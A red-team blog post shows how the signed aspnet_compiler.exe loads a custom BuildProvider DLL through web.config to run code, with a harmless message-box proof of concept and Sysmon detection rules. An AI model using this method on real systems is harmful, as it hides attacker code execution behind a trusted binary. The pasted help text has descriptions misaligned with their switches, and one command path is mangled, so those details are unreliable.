

ijustwannaredteam

[HOME](#) [ABOUT](#) [@CPL3H](#) [CONTACT](#)

The Curious Case of Aspnet_Compiler.exe

AUGUST 1, 2020 ~ CPLSEC

Hey all,

This post will explore code execution with aspnet_compiler.exe. I'm going to outline how to use the Microsoft signed executable to load & execute a local DLL builder and quickly discuss defensive opportunities. However, before going further, I would like to thank [Lee Kagan](#) and [Antonlovesdnb](#) for looking at BringYourOwnBuilder from a defensive standpoint.

[BringYourOwnBuilder](#)

A couple of weeks ago I was poking around the Microsoft.NET directory and came across aspnet_compiler.exe. Naturally, *_compiler.exe is eyebrow raising, so I decided to take a look at the command-line options; quite a bit to drink in.

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319>aspnet_compiler.exe -?
Microsoft (R) ASP.NET Compilation Tool version 4.8.4084.0
Utility to precompile an ASP.NET application
Copyright (c) Microsoft Corporation. All rights reserved.

Usage:
aspnet_compiler [-?] [-m metabasePath | -v virtualPath [-p physicalDir]]
                [[-u] [-f] [-d] [-fixednames] targetDir] [-c]
                [-x excludeVirtualPath [...]]
                [[-keyfile file | -keycontainer container]
                 [-aptca] [-delaySign]]
                [-errorstack]

-?             Prints this help text.
-m             The full IIS metabase path of the application. This switch cannot be combined with the -v or -p switches.
-v             The virtual path of the application to be compiled (e.g. "/MyApp"). If -p is specified, the physical path is used to locate the application.
                default site (under "/LM/W3SVC/1/Root"). This switch cannot be combined with the -m switch.
-p             The physical path of the application to be compiled. If -p is missing, the IIS metabase is used to locate the app. This switch must be combined with the -v switch.
-u             If specified, the precompiled application is updatable.
-d             Overwrites the target directory if it already exists. Existing contents are lost.
-c             If specified, the debug information is emitted during compilation.
targetDir      The physical path to which the application is compiled. If not specified, the application is precompiled in-place.
-x             If specified, the precompiled application is fully rebuilt. Any previously compiled components will be re-compiled. This option is always enabled.
-keyfile       The physical path to a directory that should be excluded from precompilation. This switch can be used multiple times.
-keycontainer  The physical path to the strong name key file.
-aptca         Specifies a strong name key container.
-delaySign     If specified, the strong-name assembly will allow partially trusted callers.
-fixednames    If specified, the assembly is not fully signed when created.
-nologo        If specified, the compiled assemblies will be given fixed names.
-errorstack    Suppress compiler copyright message.
               Shows extra debugging information that can help debug certain conditions.

Examples:


The following two commands are equivalent, and rely on the IIS metabase. The compiled application is deployed to c:\MyTarget:
aspnet_compiler -m /LM/W3SVC/1/Root/MyApp c:\MyTarget
aspnet_compiler -v /MyApp c:\MyTarget

The following command compiles the application /MyApp in-place. The effect is that no more compilations will be needed when HTTP requests are sent to it:
aspnet_compiler -v /MyApp

The following command does *not* rely on the IIS metabase, as it explicitly specifies the physical source directory of the application:
aspnet_compiler -v /MyApp -p c:\myapp c:\MyTarget
```

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_compiler.exe -v none -p C:

Inspecting the command above with [procmon](#) gives the following results.




While searching to get a better understanding of your typical web.config file, I eventually stumbled across this [stackoverflow](#) post which included one especially interesting element – buildProvider. To feel out this element further I used the following web.config file while again inspecting the result with procmon.



```
1 <?xml version="1.0"?>
2 <configuration>
3   <system.web>
4     <compilation debug="true">
5       <buildProviders>
6         <add extension=".wtf" type="BringYourOwnBuilder.GoHaveFun, BringYourOwnBuilder"/>
7       </buildProviders>
8     </compilation>
9   </system.web>
10 </configuration>
```

Seems like aspnet_compiler.exe is trying to use BringYourOwnBuilder.(dll|exe) to build the wtf file during compilation. The [documentation page at Microsoft](#) provided insight into the BuildProvider class and it's methods. The code execution opportunity came by overriding the GenerateCode method, proof of concept code as follows.



```
using System;
using System.Web.Compilation;
using System.Windows.Forms;

namespace BringYourOwnBuilder
{
    public class GoHaveFun : BuildProvider
    {
        public override void GenerateCode(AssemblyBuilder assemblyBuilder)
        {
            MessageBox.Show("Bruins Stink. Leafs for the Cup.");
        }
    }
}
```

Running aspnet_compiler.exe with the following folder structure gives us a very true message box.

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_compiler.exe -v none -p C:\c:\users\cpl.internal\desktop\asptest\web.config
```

```
c:\users\cpl.internal\desktop\asptest\App_Code\habssuck.wtf :)  
c:\users\cpl.internal\desktop\asptest\bin\BringYourOwnBuilder.dll
```

On the Defensive

Fortunately, detecting this activity is quite simple. Since `aspnet_compiler.exe` is rarely executed, sysmon rules can be configured to generate events on process creation and network traffic generation.

```
<Sysmon schemaversion="4.22">  
  <EventFiltering>  
    <RuleGroup name="" groupRelation="or">  
      <ProcessCreate onmatch="include">  
        <Image condition="image">aspnet_compiler.exe</Image>  
      </ProcessCreate>  
    </RuleGroup>  
    <RuleGroup name="" groupRelation="or">  
      <NetworkConnect onmatch="include">  
        <Image condition="image">aspnet_compiler.exe</Image>  
      </NetworkConnect>  
    </RuleGroup>  
  </EventFiltering>  
</Sysmon>
```

Share this:

 Twitter

 Facebook

Loading...

Related

Custom Stager – C# & PHP Payload
July 26, 2018

C2 Over RDP Virtual Channels
November 7, 2019

COM Hijacking for Lateral Movement
May 5, 2020
Liked by 1 person

POSTED IN UNCATEGORIZED



Published by cplsec

[View all posts by cplsec](#)

[◀ PREVIOUS](#)

COM Hijacking for Lateral Movement

Leave a comment

Archive

August 2020

May 2020

February 2020

November 2019

August 2019

July 2019

April 2019

March 2019

December 2018

October 2018

August 2018

July 2018

February 2018

January 2018

December 2017

Navigation

Home

About

@cpl3h

Contact

November 2017

October 2017

July 2017

June 2017

May 2017

BLOG AT WORDPRESS.COM.

